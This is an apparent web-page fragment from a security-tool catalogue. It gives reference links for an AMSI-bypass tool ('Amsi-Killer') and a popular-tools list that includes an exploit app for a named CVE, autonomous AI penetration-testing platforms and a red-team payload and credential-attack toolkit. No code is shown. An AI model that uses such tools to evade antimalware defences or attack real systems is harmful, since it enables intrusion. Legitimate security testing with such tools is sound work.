  • https://s3cur3th1ssh1t.github.io/Powershell-and-the-.NET-AMSI-Interface/

References:

  • https://github.com/ZeroMemoryEx/Amsi-Killer
Download Tool

Most Popular

View all →

Discover the most used tools by our community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 The ultimate OSINT toolkit: investigation graph, confidence scoring, alias families, map, timeline and reports. 49 modules, 400+ sites, no API keys required.

    755
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    510
  • 3

    ARTEX

    baarai/artex

    LLM multi-agent autonomous penetration testing platform with planner/worker agents, asset and exploration graphs, MITM traffic recording, and vulnerability retesting.

    415
  • 4

    redforge

    cybersecurity91/redforge

    Browser-side red team toolkit with 102 offline tools for recon, payload generation, credential attacks, crypto, encoding and engagement reporting.

    343
  • 5

    antifox

    antifox-ai/antifox

    AI multi-agent autonomous penetration testing platform that runs recon, attack-surface discovery, exploitation validation and evidence-backed report delivery.

    259
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    The system of action for AI-native cybersecurity—where intent becomes governed execution, evidence becomes operational memory, and every operation improves the next.

    258

Explore all tools

Browse our collection of tools

View all tools →